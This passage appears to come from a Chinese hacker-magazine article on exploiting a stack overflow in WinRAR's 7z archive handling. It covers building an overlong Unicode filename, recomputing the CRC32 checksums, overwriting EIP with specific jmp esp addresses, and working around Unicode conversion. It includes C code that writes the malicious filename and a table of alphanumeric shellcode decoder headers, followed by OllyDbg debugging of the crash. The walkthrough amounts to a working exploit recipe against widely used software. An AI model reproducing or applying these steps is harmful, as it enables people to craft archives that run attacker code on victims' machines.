


图1

不过先别急着打开，因为WinRAR会对7z压缩包进行CRC32校验，假如校验有错的话就会提示压缩包损坏，所以我们必须自己重新计算CRC校验值。所幸的是，czy大牛的博客上公布了一个计算7z CRC校验的程序，我在其基础上略微修改了一下，在此表示感谢。假如大家为了练手要自己动手，那么有一点需要注意，由于第二个CRC值会间接影响到第一个CRC校验，所以必须先计算第二个CRC校验值。CRC32的算法网上一抓一把，这里就不多说了。我所提供的7zCRC.exe默认校正当前目录下的test.rar，这一点也请注意。7zCRC.exe程序我已在随文的资料中提供。

小试牛刀

也许大家会奇怪，为什么图1里面我文件名填

充的都是重复的0x9960呢？答案就是Unicode！7z要求文件名必须是Unicode编码，0x9960就是两个nop（0x90）的Unicode。对于Unicode我不再多做解释，有一点大家要牢记，0x80以上的会被转义。举个例子，0x4100大家都知道是大写的A，但是0x9000就不是大家所熟悉的nop了，依据语言环境的不同，可能会被转义成乱码。正是这一点，给我们下面的完美利用带来了许多麻烦。我们双击打开压缩包，然后要点"解压到（Extract To）"才能触发WinRAR出错，如图2 所示。




图2

Offset:90909090！嘿嘿，EIP被覆盖了，接下来我们要做的就是定位溢出点，两次定位法，这里还是不多说了，大家翻看以前的黑防杂志就明白是如何操作的了。我直接给出结果，溢出点就在"filename+8"开始的四个字节，由于我们的ShellCode在栈中，我习惯性地想到了中文Windows 2000/XP/2003下通用的Jmp esp跳转地址0x7FFA4512，下面看看我的代码。

```
//写入超长文件名
char content[0x2005];
//0x400A/2 = 0x2005, 用于ASCII向Unicode转换
memset(content,0x41,0x2005);
//填充0x41不会引起转义问题
memcpy(content+4,"\x12\x45\xfa\x7f",4);
MultiByteToWideChar(CP_ACP,0,content,0x2005,(LPWSTR)
filename,0x400A);
//Convert
WriteFile(h7z, (LPCVOID)filename,0x400A,&dwWritten,
NULL);
```

这时候栈的地址是在0x17Dxxxxx这个地方，马上重新生成一个压缩包，打开，但出错的地址不在栈中，意味着EIP没有跳转到栈中，如图3所示。

奇怪，3f是哪来的呢？经过查找资料，了解到Unicode是双字节码，3f表示的是未知字符，文件名的16个字节经过MultiByteToWideChar函数的转化后已经变成了\x41\x00\x41\x00\x41\x00\x41\x00\




图3

x12\x00\x45\x00\x3f\x00\x41，看来这个地址是不能用了。POC中提供的是0x100201BB地址，这个地址是在7zxa.dll的.rdata段里，虽然这里有个0xBB，但是由于它处在首尾两端，我们还是可以给它补一个字节的，这样就不怕转义了；但是在测试中我发现，7z.fmt和7z.dll的加载基址几乎每次都是不一样的，所以这个地址也只能放弃。难道我们真的要放弃？

柳暗花明

我们的跳转地址必须符合以下条件才可能成功利用，一是需要能够跳回堆栈 二是四个字节不能出现大于0x80的字节，若出现0x80以上的字节，则不能出现在中间两个位置上。打开OD的内存，一个一个模块搜索过来，皇天不负有心人，在所有加载模块的最高处Shell32.dll的.text段里面居然让我找到了：0x7D646981，嘿嘿！这下我们的跳转地址就可以这么构造了：0x41000x4100x4100x8A7C 0x69000x64000x7D00，其中是0x8A7C是0x81的Unicode，但这不是最完美的解决方案，因为不是每台机器的0x7D646981都是Jmp esp，但同一个SP下Shell32.dll加载的基址应该是固定的，至于如何实现通用，这个问题还是留给读者自己去思考吧。

ShellCode的定位问题算是暂时告一段落了，紧接着而来的问题就是要有能经得起转换的Shellcode。对了，纯字母数字的ShellCode就是符合这样要求的ShellCode，能经得起MultiByteToWideChar折腾的也就它了。黑防第2期杂志已经发表过关于编写纯字母数字的ShellCode的文章了，不了解的可以翻看一下。不知大家是否已经有了自己的AlphaNumric的ShellCode呢？如果没有的话，这里就提供一个生成的模板供大家使用。

```
{ "nops", "IIIIIIIIIIIIIIIII7"
mixedcase_ascii_decoder_body },
{ "eax", "PYIIIIIIIIIIIIIIII7QZ"
```

```
mixedcase_ascii_decoder_body },
    { "ecx",          "IIIIIIIIIIIIIIIII7QZ"
mixedcase_ascii_decoder_body },
    { "edx",          "JJJJJJJJJJJJJJJJJ7RY"
mixedcase_ascii_decoder_body },
    { "ebx",          "SYIIIIIIIIIIIIIIII7QZ"
mixedcase_ascii_decoder_body },
    { "esp",          "TYIIIIIIIIIIIIIIII7QZ"
mixedcase_ascii_decoder_body },
    { "ebp",          "UYIIIIIIIIIIIIIIII7QZ"
mixedcase_ascii_decoder_body },
    { "esi",          "VYIIIIIIIIIIIIIIII7QZ"
mixedcase_ascii_decoder_body },
    { "edi",          "WYIIIIIIIIIIIIIIII7QZ"
mixedcase_ascii_decoder_body },
    { "[esp-10]", "LLLLLLLLLLLLLLLLYIIIIIIIIIQZ"
mixedcase_ascii_decoder_body },
    { "[esp-C]",  "LLLLLLLLLLLLYIIIIIIIIIIIIQZ"
mixedcase_ascii_decoder_body },
    { "[esp-8]",    "LLLLLLLLYIIIIIIIIIIIIIIIQZ"
mixedcase_ascii_decoder_body },
    { "[esp-4]",    "LLLL7YIIIIIIIIIIIIII7QZ"
mixedcase_ascii_decoder_body },
    { "[esp]",        "YIIIIIIIIIIIIIIIIIQZ"
mixedcase_ascii_decoder_body },
    { "[esp+4]",     "YYIIIIIIIIIIIIIIII7QZ"
mixedcase_ascii_decoder_body },
    { "[esp+8]",     "YYYIIIIIIIIIIIIIIIIQZ"
mixedcase_ascii_decoder_body },
    { "[esp+C]",     "YYYYIIIIIIIIIIIIIII7QZ"
mixedcase_ascii_decoder_body },
    { "[esp+10]",  "YYYYYIIIIIIIIIIIIIIIQZ"
mixedcase_ascii_decoder_body },
    { "[esp+14]",  "YYYYYYIIIIIIIIIIIIII7QZ"
mixedcase_ascii_decoder_body },
    { "[esp+18]",  "YYYYYYYIIIIIIIIIIIIIIQZ"
mixedcase_ascii_decoder_body },
    { "[esp+1C]",  "YYYYYYYYIIIIIIIIIIIII7QZ"
mixedcase_ascii_decoder_body },
    { "seh",     mixedcase_w32sehgetpc "IIIIIIIIIIIIIIII7QZ"
// ecx code
```

这段代码是解码头，根据溢出的时候哪个寄存器指向ShellCode进行选用，生成ShellCode主体的函数随文资料alphashellcode中已经提供。我们这里应该选择"TYIIIIIIIIIIIIIIII7QZ"这个解码头，由于ShellCode比较长，我这里就不写出来了，大家自己看随文提供的资料就可以了，以免我有骗稿费之嫌。再次测试，成功！结果如图4 所示。

疑云重重

虽然利用是成功了，不过大家有没有发现一些比较奇怪的问题呢？既然是栈溢出，为什么溢出点却在超长字符串的前面，而不是在中间或者后面，




图4

不会是它的缓冲区只有1个字节吧？为什么打开的时候不触发漏洞，只有解压的时候才触发呢？为什么我说这不是严格意义上的栈溢出呢？带着这一连串的问题，任何言语的猜测都是苍白的，还是让OD去解开我们的疑团吧。这里顺便发一下牢骚，OD对多线程的处理真是不怎么样，经常会莫名其妙地出现假死现象。我们先加载WinRAR.exe让OD跑起来，记得先把跳转地址改掉，以免出现没有断下来的尴尬局面；另外还要记得校正CRC值，不然它会郑重地警告你一下，哈哈，接下来祈祷你的机器没有假死吧，如图5 所示。




图5

以我的经验来看，似乎原版的OD好像稳定性好一点，所以这里我用的是原版的。这个时候EIP已经被覆盖了，在堆栈窗口里往上往下都翻了翻，没有翻到正常的返回地址，奇怪了，不可能所有的返回地址都被覆盖了吧？这也太狠了，居然一点线索都不给留下。按照常规堆栈回溯，应该很容易找到出问题的代码的，看来事情越发的扑朔迷离了。Ctrl+F2重新来，F9让它跑起来，然

后bp CreateThread，在这上面下断点，因为很明显，解压文件的时候需要新开线程。我们会发现0049CDFC这个地址是新开线程的起始地址，然后一步步往下跟（省略N多步骤，要是都写出来有点感觉自己像是写长篇小说了^_^），跟进到如下的代码处，会发现返回的时候EIP被覆盖了。RETN 8指令说明在返回地址后面要有8个字节的保留空间，再跟ShellCode，我们在0045BD80处下断，如图6所示。

